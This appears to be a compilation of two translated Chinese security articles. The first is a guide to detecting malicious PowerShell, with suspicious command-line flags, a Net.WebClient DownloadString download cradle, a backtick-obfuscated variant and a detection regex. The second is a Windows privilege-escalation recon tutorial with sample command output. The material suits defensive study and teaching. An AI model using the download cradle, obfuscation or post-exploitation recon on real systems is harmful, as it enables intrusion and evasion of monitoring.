注意：由于 400 事件无法与活动进程相关联（400 事件不包含 PID），因此我们无法做到选择性的终止 powershell 进程，只会将所有 powershell 进程都终止，但是，我觉得这不是一个问题，因为 powershell 的执行好都是很短的时间，在使用 powershell V2 出发终止时，正常的 powershell 进程很大可能不会同时存在。

检测

命令行参数

进入检测阶段，我们的目标是检测 PowerShell 的潜在恶意用途。 由于 PowerShell 存在各种各样的滥用可能性，因此检测每个可疑的 PowerShell 调用有点困难，但有一些命令行参数是非常可疑的。 实际上，我建议警告甚至终止所有包含以下命令行参数的 powershell 实例：

Highly Suspicious PowerShell Parameters		
Parameter	**Variations**	**Purpose**
-noprofile	-nop	Skip loading profile.ps1 and thus avoiding logging
-encoded	-e	Let a user run encoded PowerShell code
-ExecutionPolicy bypass	-ep bypass, -exp bypass, -exec bypass	Bypass any execution policy in place, may generate false positives
-windowStyle hidden		Prevents the creation of a window, may generate false positives
-version 2	-v 2, -version 2.0	Forces PowerShell version 2
Any invocation of PowerShell that includes the above commands is highly suspicious		

分析命令行参数的优势在于它不必依赖 PowerShell 日志记录，因为我们可以评估 4688 安全事件的命令行参数。

模块

除了评估命令行参数外，我们还希望查看主要用于攻击的模块，例如 .Download，.DownloadFile，Net.WebClient 或 DownloadString。 因为一只有新的工具包和 PowerShell 功能可用，所以需要定期更新。

对于攻击变种的深度检测，我们可以像 4103 事件一样通过监控 4688 安全事件或通过增强 PowerShell 的模块日志记录来监控模块的名字。同样，您很可能会得到一些误报，我们可以设置一些排除项来减少误报。

命令代码混淆

只是查看命令行的参数和模块名称是不够的，因为可以使用反引号字符来混淆 PowerShell 命令，如下面的命令：

```
(New-Object Net.WebClient).DownloadString('https://bit.ly/L3g1t')
```

上面的命令可以通过查找 *Net.WebClient*，*DownloadString*或 *https*模式可以轻松检测到。但是上面的命令可以用下面的方式代替：

```
Invoke-Expression (New-Object
    Net.Web`C`l`ient)."`D`o`wnloadString"('h'+'t'+'t'+'ps://bit.ly/L3g1t')
```

这意味着只需要寻找 DownloadString 或 Net.WebClient 是不够的。可以看一下这个 PowerShell 混淆的 PPT ：

https://www.sans.org/summit-archives/file/summit-archive-1492186586.pdf

值得庆幸的是，我们仍然可以使用正则表达式来检测这种技巧，这些技巧可能寻找大量的单引号和/或反撇号字符。如下：

```
^.*CommandLine=.*([^`]*`){2,}[^`]*.*$
```

上述表达式可以在 PowerShell 事件 ID 800 事件中使用，并且每次执行涉及 2 个或更多反向标记的命令时都会触发。

规避

如果攻击者使通过 powershell.exe 以外的二进制文件进行执行 powershell 代码，仍然可以规避 powershell.exe 的检测规则，因为 powershell.exe 本质上是默认执行 powershell 代码工具。NPS（nopowershell）项目就是一个很好的例子，它通过名为 nps.exe 执行 PS 代码，可能还有其他的工具。

通过其他二进制文件执行 PowerShell 代码的想法可能与维持权限的人有关，下载另一个二进制文件肯定没有默认安装的 PowerShell 有优势，但是攻击者在前期可能会使用内置的 Powershell 进行攻击，在后续活动中可以下载一个隐藏的应用程序来躲避监控，维持权限。

如果我们可以监控到哪些应用程序使用了下面的关键 DLL，如果下面的 DLL 被调用就可以确定它是一个执行 PowerShell 的应用程序，也就可以检测到此攻击：

```
System.Management.Automation.Dll

System.Management.Automation.ni.Dll

System.Reflection.Dll
```

你可以用 Sysmon 检测到这一点，我将在后续文章中介绍。

应急

能够检测到发生恶意 PowerShell 活动是我们要做的第一步，我们如果能够确定哪些命令是恶意的，那么为什么不在造成损害之前阻止他的呢？

除了将所有日志发送到日志服务器外，我们还可以做很多事情来应对潜在的有害活动：

1、发出警报

2、标记事件并要求确认

3、企图彻底终止这个过程（可选择）

4、以上的组合

如果警报的唯一来源是来自其中一个 PowerShell 事件日志，则无法杀死确切有问题的 PowerShell 进程，并且所有正在运行的 PowerShell.exe 进程都必须终止。但是，如果我们可以识别来自 4688 事件的恶意命令，那么我们就可以终止仅有问题的 powershell.exe 进程 - 其他潜在的（可能是良性的）powershell.exe 进程将保持不受干扰。

原文地址：

https://www.eventsentry.com/blog/2018/01/powershell-pw3rh311-detecting-preventing-powershell-attacks.html

Window 提权基础

原创： TimeS0ng 信安之路 2018-04-13

本篇教程是笔者翻译国外大牛 fuzzysecurity 的文章

http://www.fuzzysecurity.com/tutorials/16.html

再加上个人的理解写出的关于 Windows 提权基础的文章，其中有些地方因为不太实用所以做了适当修改，感谢 @hl0rey 的帮助和建议。

Indispensable Resources:

Encyclopaedia Of Windows Privilege Escalation (Brett Moore)

https://www.youtube.com/watch?v=kMG8IsCohHA

Windows Attacks: AT is the new black (Chris Gates & Rob Fuller)

https://www.youtube.com/watch?v=_8xJaaQlpBo

Elevating privileges by exploiting weak folder permissions (Parvez Anwar)


http://www.greyhathacker.net/?p=738

Δt for t0 to t3 - Initial Information Gathering


这个教程从 Windows 的低权限 shell 开始讲述如何提权。我们可能利用某个 EXP 或者从客户端攻击取得了一个反弹 shell 。最开始我们还不了解这台计算机，不知道它是干什么用的，连接到哪里，有什么等级的权限或者甚至不知道它是什么操作系统。

最初我们希望快速的收集一些重要的信息，以便我们能够评估我们所处的状况，并作出正确的判断！

首先查看连接的是什么操作系统：



接下来查看主机名和当前 shell 的用户名：




现在我们已经有了基本信息，让我们继续列出其他的用户账号名并查看我们自己更详细的信息。能够看到我们的账号 user1 不在 localgroup Administrators 中，不是管理员账号。

以上就是我们目前需要了解的用户和权限信息。接下来我们查看网络配置信息。

首先我们查看可用的网卡和路由表


C:\Users\ccccccc>ipconfig /all
Windows IP Configuration
Host Name . . . . . : ccccccc-PC
Primary Dns Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
Ethernet adapter Npcap Loopback Adapter:
Connection-specific DNS Suffix . :
Description . . . . . : Npcap Loopback Adapter
Physical Address. . . . . : 02-00-4C-4F-4F-50
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::4d9b:760a:1a0f:1650%17(Preferred)
Autoconfiguration IPv4 Address. . : 169.254.22.80(Preferred)
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . :
DHCPv6 IAID . . . . . : 285343820
DHCPv6 Client DUID. . . . . : 00-01-00-01-20-D6-3F-AA-20-68-9D-C4-29-05
DNS Servers . . . . . : fec0:0:0:ffff::1%1
fec0:0:0:ffff::2%1
fec0:0:0:ffff::3%1
NetBIOS over Tcpip. . . . . : Enabled
Ethernet adapter Local Area Connection:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
Description . . . . . : Realtek PCIe GBE Family Controller
Physical Address. . . . . : 50-46-5D-CF-8C-B6
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
信安之路

```
C:\Users\ccccccc>route print
===========================================================================
Interface List
 17...02 00 4c 4f 4f 50 ......Npcap Loopback Adapter
 12...50 46 5d cf 8c b6 ......Realtek PCIe GBE Family Controller
 11...20 68 9d c4 29 05 ......Qualcomm Atheros AR9485 Wireless Network Adapter
 18...00 50 56 c0 00 01 ......VMware Virtual Ethernet Adapter for VMnet1
 19...00 50 56 c0 00 08 ......VMware Virtual Ethernet Adapter for VMnet8
 20...00 ff 57 4e c1 8e ......Virtual Network Adapter
  1...........................Software Loopback Interface 1
 22...00 00 00 00 00 00 00 e0 Microsoft ISATAP Adapter
 23...00 00 00 00 00 00 00 e0 Microsoft ISATAP Adapter #2
 16...00 00 00 00 00 00 00 e0 Teredo Tunneling Pseudo-Interface
 21...00 00 00 00 00 00 00 e0 Microsoft ISATAP Adapter #3
 24...00 00 00 00 00 00 00 e0 Microsoft ISATAP Adapter #4
===========================================================================

IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0    192.168.5.1    192.168.5.119     25
        127.0.0.0        255.0.0.0         On-link         127.0.0.1    306
        127.0.0.1  255.255.255.255         On-link         127.0.0.1    306
  127.255.255.255  255.255.255.255         On-link         127.0.0.1    306
      169.254.0.0      255.255.0.0         On-link     169.254.22.80    286
    169.254.22.80  255.255.255.255         On-link     169.254.22.80    286
  169.254.255.255  255.255.255.255         On-link     169.254.22.80    286
      192.168.5.0    255.255.255.0         On-link     192.168.5.119    281
    192.168.5.119  255.255.255.255         On-link     192.168.5.119    281
    192.168.5.255  255.255.255.255         On-link     192.168.5.119    281
     192.168.42.0    255.255.255.0         On-link      192.168.42.1    276
     192.168.42.1  255.255.255.255         On-link      192.168.42.1    276
   192.168.42.255  255.255.255.255         On-link      192.168.42.1    276
```




下面使用 netstat 命令查看主机的网络连接和防火墙规则

```
C:\Users\ccccccc>netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       952
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING       3028
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:902            0.0.0.0:0              LISTENING       2552
  TCP    0.0.0.0:912            0.0.0.0:0              LISTENING       2552
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING       600
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING       332
  TCP    0.0.0.0:1027           0.0.0.0:0              LISTENING       684
  TCP    0.0.0.0:1030           0.0.0.0:0              LISTENING       692
  TCP    0.0.0.0:1033           0.0.0.0:0              LISTENING       3700
  TCP    0.0.0.0:1036           0.0.0.0:0              LISTENING       728
  TCP    127.0.0.1:1063         127.0.0.1:1064         ESTABLISHED     3744
  TCP    127.0.0.1:1064         127.0.0.1:1063         ESTABLISHED     3744
  TCP    127.0.0.1:4300         0.0.0.0:0              LISTENING       4348
  TCP    127.0.0.1:4301         0.0.0.0:0              LISTENING       4348
  TCP    127.0.0.1:4302         0.0.0.0:0              LISTENING       2460
  TCP    127.0.0.1:4303         0.0.0.0:0              LISTENING       2460
  TCP    127.0.0.1:8128         0.0.0.0:0              LISTENING       3368
  TCP    127.0.0.1:8307         0.0.0.0:0              LISTENING       3028
  TCP    127.0.0.1:10000        0.0.0.0:0              LISTENING       1992
  TCP    169.254.22.80:139      0.0.0.0:0              LISTENING       4
  TCP    192.168.5.119:139      0.0.0.0:0              LISTENING       4
  TCP    192.168.5.119:1073     111.202.88.154:80      CLOSE_WAIT      3744
  TCP    192.168.5.119:1074     111.202.88.154:80      CLOSE_WAIT      3744
  TCP    192.168.5.119:1263     111.202.90.157:80      CLOSE_WAIT      4156
```




```
C:\Users\ccccccc>netsh firewall show state

Firewall status:
-------------------------------------------------------------------
Profile                           = Standard
Operational mode                  = Disable
Exception mode                    = Enable
Multicast/broadcast response mode = Enable
Notification mode                 = Enable
Group policy version              = Windows Firewall
Remote admin mode                 = Disable

Ports currently open on all network interfaces:
Port   Protocol  Version  Program
-------------------------------------------------------------------
8317   TCP       Any      (null)
53     UDP       Any      (null)
67     UDP       Any      (null)
65435  UDP       Any      (null)

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at http://go.microsoft.com/fwlink/?linkid=121488 .
```



最后我们简单的看看主机运行的内容：计划任务、正在运行的进程、已经启动的服务和已经安装的驱动

```
 1 This will display verbose output for all scheduled tasks, below you can see sample output for a
 2 single task.
 3
 4 C:\Windows\system32> schtasks /query /fo LIST /v
 5
 6 Folder: \Microsoft\Windows Defender
 7 HostName:                             B33F
 8 TaskName:                             \Microsoft\Windows Defender\MP Scheduled Scan
 9 Next Run Time:                        1/22/2014 5:11:13 AM
10 Status:                               Ready
11 Logon Mode:                           Interactive/Background
12 Last Run Time:                        N/A
13 Last Result:                          1
14 Author:                               N/A
15 Task To Run:                          c:\program files\windows defender\MpCmdRun.exe Scan -ScheduleJob
16                                       -WinTask -RestrictPrivilegesScan
17 Start In:                             N/A
18 Comment:                              Scheduled Scan
19 Scheduled Task State:                 Enabled
20 Idle Time:                            Only Start If Idle for 1 minutes, If Not Idle Retry For 240 minutes
21 Power Management:                     No Start On Batteries
22 Run As User:                          SYSTEM
23 Delete Task If Not Rescheduled:       Enabled
24 Stop Task If Runs X Hours and X Mins: 72:00:00
25 Schedule:                             Scheduling data is not available in this format.
26 Schedule Type:                        Daily
27 Start Time:                           5:11:13 AM
28 Start Date:                           1/1/2000
29 End Date:                             1/1/2100
30 Days:                                 Every 1 day(s)
31 Months:                               N/A
32 Repeat: Every:                        Disabled
33 Repeat: Until: Time:                  Disabled
34 Repeat: Until: Duration:              Disabled
35 Repeat: Stop If Still Running:        Disabled
36 [..Snip..]
37
38 The following command links running processes to started services.
39
40 C:\Windows\system32> tasklist /SVC
41
42 Image Name                     PID Services
43 ========================= ======== ============================================
44 System Idle Process              0 N/A
45 System                           4 N/A
46 smss.exe                       244 N/A
47 csrss.exe                      332 N/A
48 csrss.exe                      372 N/A
49 wininit.exe                    380 N/A
50 winlogon.exe                   428 N/A
51 services.exe                   476 N/A
52 lsass.exe                      484 SamSs
53 lsm.exe                        496 N/A
54 svchost.exe                    588 DcomLaunch, PlugPlay, Power
55 svchost.exe                    668 RpcEptMapper, RpcSs
56 svchost.exe                    760 Audiosrv, Dhcp, eventlog,
57                                    HomeGroupProvider, lmhosts, wscsvc
58 svchost.exe                    800 AudioEndpointBuilder, CscService, Netman,
59                                    SysMain, TrkWks, UxSms, WdiSystemHost,
60                                    wudfsvc
61 svchost.exe                    836 AeLookupSvc, BITS, gpsvc, iphlpsvc,
62                                    LanmanServer, MMCSS, ProfSvc, Schedule,
63                                    seclogon, SENS, ShellHWDetection, Themes,
64                                    Winmgmt, wuauserv
65 audiodg.exe                    916 N/A
66 svchost.exe                    992 EventSystem, fdPHost, netprofm, nsi,
67                                    WdiServiceHost, WinHttpAutoProxySvc
68 svchost.exe                   1104 CryptSvc, Dnscache, LanmanWorkstation,
69                                    NlaSvc
70 spoolsv.exe                   1244 Spooler
71 svchost.exe                   1272 BFE, DPS, MpsSvc
72 mDNSResponder.exe            1400 Bonjour Service
73 taskhost.exe                 1504 N/A
74 taskeng.exe                  1556 N/A
75 vmtoolsd.exe                 1580 VMTools
76 dwm.exe                      1660 N/A
77 explorer.exe                 1668 N/A
78 vmware-usbarbitrator.exe     1768 VMUSBArbService
79 TPAutoConnSvc.exe            1712 TPAutoConnSvc
80 [..Snip..]
```



Δt for t4 - The Arcane Arts Of WMIC

我想要单独提及一下 WMIC (Windows Management Instrumentation Command-Line)，因为它是 Windows 最有用的命令行工具。WMIC 对于信息收集和后渗透来说非常有用。不过这个工具比较重量级，所以不会一一介绍它的所有功能。

下面链接有关于它的详细使用教程，有兴趣的可以去自己翻译看看：

Windows WMIC Command Line (ComputerHope)

https://www.computerhope.com/wmic.htm

令人遗憾的是有些 Windows 的默认配置不允许使用 WMIC，除非用户是在管理员组里面。从对 WMIC 的测试中我注意到任何版本的 XP 系统都不允许低权限账号使用 WMIC。相反，默认安装的 Windows 7 Professional 和 Windows 8 企业版却允许使用低权限账号使用 WMIC 来查询系统信息而不需要修改任何设置。惊不惊喜，意不意外?

为了简化操作，贡献社会，方便大家，我写了一个自动化脚本，它将利用 WMIC 收集以下信息：进程，服务，用户帐户，用户组，网络接口，硬盘驱动器信息，网络共享信息，已安装的 Windows 补丁程序，启动时运行的程序，已安装软件列表，操作系统和时区信息。

你可以从这里下载我的脚本

http://www.fuzzysecurity.com/tutorials/files/wmic_info.rar

